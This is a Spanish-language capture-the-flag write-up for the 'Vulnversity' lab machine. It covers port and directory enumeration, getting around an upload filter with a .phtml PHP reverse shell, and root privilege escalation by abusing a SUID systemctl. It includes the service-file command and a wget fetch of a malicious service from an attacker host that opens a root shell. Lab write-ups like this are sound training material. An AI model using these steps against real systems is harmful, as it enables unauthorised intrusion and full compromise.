


Write-up paso a paso – Máquina Vulnversity

> **Objetivo:** Obtener acceso remoto a la máquina mediante explotación web y escalar privilegios hasta root, documentando cada fase del ataque.

1. Reconocimiento inicial

Se comienza el ejercicio identificando los servicios expuestos por la máquina objetivo mediante un escaneo completo de puertos.

Acción

```
nmap -p- -open -sS -sC -sV --min-rate=2000 -n -Pn 10.80.174.49 -oN
escaneo
```


Resultado

Se identifican los siguientes servicios relevantes:

- 21/tcp – FTP
- 22/tcp – SSH
- 139/445 – SMB
- 3128 – Squid Proxy
- 3333 – Servicio web Apache

```
PORT     STATE SERVICE     REASON         VERSION
21/tcp   open  ftp         syn-ack ttl 62 vsftpd 3.0.5
22/tcp   open  ssh         syn-ack ttl 62 OpenSSH 8.2p1 Ubuntu
4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 cf:7d:73:5d:fe:11:4c:82:51:a4:9f:89:11:10:12:32 (RSA)
| ssh-rsa
```

```
AAAAB3NzaC1yc2EAAAADAQABAAABgQDXFqeDLJT/WzhASUZXYaLdAD1ZBQiW3O/Zo02ZVZCv
5GWkz7nbNtY+dhogLwIax0eqDx2mjO+O8aMj8JZeji4YnAQ+lIjpOAeNt6zco+9mRHIvJaHx
/5FEBLztoi9n5r/5Aj3ubBXkYOAuVRYqWSHsrBDfc8fnmnBZzlXZi9ir7ED0Ept9qOgUdNOL
CMpOC9Th392UwUi3LnTB0gFOvqQLbU+M+iJgmtq0TemSuqzhNyxRMdzT2SMNf7KKJt6pqmBn
l3j8MWFPgb1G708oDaDWCigVI81QFtQTZe5/t1Pu0fpKbeJ8BxHSeidm+eN8AHdGBvAWUsNM
zqyXzKhupXd8g6yweFcNiRwE+cJp3VgoIe/jmhqBumNOAlOQKO87MB7UrZQ/0tpvU6Upjfhr
lpKBQB/8vQ7eFhMYjtNnaZT2/RsGBLG902N75wQG/DStiBwhe+hd1wRhCyISZRDrkFD8ctMN
kxsR+rF78X2rfSw9jpKd4dPWpoQhSsKvM0h81Gs=
|   256 ec:5b:41:d5:f6:38:78:5e:35:8d:f6:62:75:fb:84:84 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBN+GFs3/ds8b9hIWRt5x
6pZsyAtQBtK19kJ/A716E5fx2SwT/fCb7jA/88Q3rol8v+5j8ZeuhCJt779+O011Usg=
|   256 c3:0d:11:95:e6:2c:00:6a:ad:f2:6d:49:f8:00:90:ef (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIEBZbZdzGhDIlAd+VfD4CUKLH23Uoa9bcA2i6XFd14QJ
139/tcp  open  netbios-ssn syn-ack ttl 62 Samba smbd 4
445/tcp  open  netbios-ssn syn-ack ttl 62 Samba smbd 4
3128/tcp open  http-proxy  syn-ack ttl 62 Squid http proxy 4.10
|_http-server-header: squid/4.10
|_http-title: ERROR: The requested URL could not be retrieved
3333/tcp open  http        syn-ack ttl 62 Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
|_http-title: Vuln University
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```



2. Enumeración web

Dado que existe un servicio HTTP activo en el puerto 3333, se procede a su enumeración.

Acción

```
gobuster dir -u http://10.80.174.49:3333/ -w
/usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
```

Resultado


Se descubre el directorio `/internal/`, el cual no está enlazado directamente desde la página principal.

```
┌──(root㉿kali)-[/home/kali]
└─# gobuster dir -u http://10.80.174.49:3333/ -w
/usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.80.174.49:3333/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
images               (Status: 301) [Size: 320] [--> http://10.80.174.49:3333/images/]
css                  (Status: 301) [Size: 317] [--> http://10.80.174.49:3333/css/]
js                   (Status: 301) [Size: 316] [--> http://10.80.174.49:3333/js/]
fonts                (Status: 301) [Size: 319] [--> http://10.80.174.49:3333/fonts/]
internal             (Status: 301) [Size: 322] [--> http://10.80.174.49:3333/internal/]
server-status        (Status: 403) [Size: 279]
Progress: 207641 / 207641 (100.00%)
===============================================================
Finished
===============================================================
```

3. Identificación de funcionalidad vulnerable

Al acceder al directorio `/internal/`, se encuentra un formulario de subida de archivos.

Este formulario no valida adecuadamente el tipo ni la extensión de los archivos subidos, lo que lo convierte en un vector de ataque crítico.



4. Enumeración y bypass de subida de archivos con Burp Suite

Para identificar qué extensiones son aceptadas por el servidor, se utiliza **Burp Suite** interceptando la petición de subida de archivos.

Preparación

- Se crea una wordlist personalizada llamada `VulnversityWordlist.txt` con extensiones comunes de PHP.
- Se abre Burp Suite y se habilita la interceptación mediante **FoxyProxy** en el navegador.

📸 **Captura recomendada:**

- Burp Suite abierto.
- FoxyProxy habilitado.

Ataque con Intruder

1. Se intenta subir `revshell.php`, recibiendo el mensaje *Extension not allowed*.
2. La petición es enviada a **Intruder**.
3. Se configura el ataque como **Sniper**.
4. Se marca el nombre del archivo como `revshell§.php§`.
5. Se define el payload como *Simple list*.
6. Se carga la wordlist `VulnversityWordlist.txt`.
7. Se inicia el ataque.

Resultado

Se identifica que la extensión permitida es **`.phtml`**.

📸 **Captura recomendada:**

- Configuración de Intruder.
- Resultado del ataque mostrando la extensión `.phtml` como válida.

4. Preparación de reverse shell

Se prepara un archivo de *reverse shell* en PHP para obtener acceso remoto al sistema.

Acción

- Copiar y configurar `php-reverse-shell.php`.
- Ajustar IP y puerto del atacante.

📸 **Captura recomendada:**


- Fragmento del código PHP donde se ve la IP y el puerto configurados.


5. Subida del archivo malicioso

Se renombra el archivo a php-reverse-shell.phtml y se sube nuevamente mediante el formulario.

Resultado

El servidor acepta el archivo correctamente.





6. Obtención de shell remota

Antes de ejecutar el archivo, se pone el listener a la escucha en la máquina atacante.


Acción

```
nc -lvnp 1234
```

Posteriormente, se accede al archivo subido desde el navegador.

Resultado

Se obtiene una shell remota como el usuario `www-data`.



7. Enumeración post-explotación


Con acceso inicial al sistema, se procede a enumerar usuarios y archivos relevantes.

Acciones

```
ls /home
cd /home/bill
ls
cat user.txt
```

Resultado

Se obtiene la *flag* de usuario, demostrando acceso no autorizado al sistema.



8. Enumeración de binarios SUID


Para escalar privilegios, se buscan binarios con el bit SUID activado.

Acción

```
find / -perm -4000 2>/dev/null
```

Resultado

Se identifica el binario `systemctl` con permisos SUID, lo cual representa una grave mala configuración.



9. Escalada de privilegios

Se abusa del binario `systemctl` creando un servicio malicioso que ejecuta comandos como root.

Acción (resumida)

- Crear archivo `.service` malicioso.
- Habilitarlo mediante `systemctl`.
- Ejecutar comando privilegiado.

Resultado

Se logra ejecutar comandos como el usuario `root`.

10. Impacto final

Se accede al archivo `/root/root.txt`, confirmando el compromiso total del sistema.

Acción

cat /root/root.txt

```
$ whoami
www-data
$ TF=$(mktemp).service
$ echo '[Service]
> Type=oneshot
> ExecStart=/bin/sh -c "cat /root/root.txt > /tmp/output"
> [Install]
> WantedBy=multi-user.target' > $TF
$ /bin/systemctl link $TF
Created symlink from /etc/systemd/system/tmp.DuxOYQOur4.service to /tmp/tmp.DuxOYQOur4.service.
$ ystemctl enable --now $TF
/bin/sh: 28: ystemctl: not found
$ /bin/systemctl enable --now $TF
Created symlink from /etc/systemd/system/multi-user.target.wants/tmp.DuxOYQOur4.service to /tmp/tmp.DuxOYQOur4.service.
$ whoami
www-data
$ cat /tmp/output
a58ff8579f0a9270368d33a9966c7fd5
```

9. Escalada de privilegios mediante systemctl (método alternativo)

El sistema objetivo no dispone de editores de texto, por lo que se prepara el método de escalada desde la máquina atacante.

Preparación en máquina atacante

Se crea un archivo `root.service` con contenido malicioso que ejecuta comandos como root.

📸 **Captura recomendada:**

- Contenido del archivo `root.service`.

Se levanta un servidor HTTP para transferir el archivo.

python3 -m http.server 3333

📸 **Captura recomendada:**

- Servidor HTTP activo en la máquina atacante.

Transferencia al objetivo

En la máquina víctima:

cd /tmp
wget http://<Attack_IP>:3333/root.service

📸 **Captura recomendada:**

- Descarga exitosa del archivo `root.service`.

Ejecución del servicio

Se inicia un listener en la máquina atacante:

nc -nlvp 4444

En la máquina víctima:

systemctl enable /tmp/root.service
systemctl start root

Resultado

Se obtiene una shell como **root**.

📸 **Captura recomendada:**

- Terminal mostrando `whoami` como root.

---

10. Impacto final

Se accede al archivo `/root/root.txt`, confirmando el compromiso total del sistema.

Acción

cat /root/root.txt

📸 **Captura recomendada:**

- Contenido del archivo `root.txt`.

Conclusión

La máquina Vulnversity fue comprometida completamente mediante:

- Falta de validación en subida de archivos.
- Ejecución remota de comandos.
- Escalada de privilegios por binarios SUID inseguros.

El ataque demuestra cómo vulnerabilidades comunes pueden derivar en un compromiso total del sistema si no se aplican controles de seguridad básicos.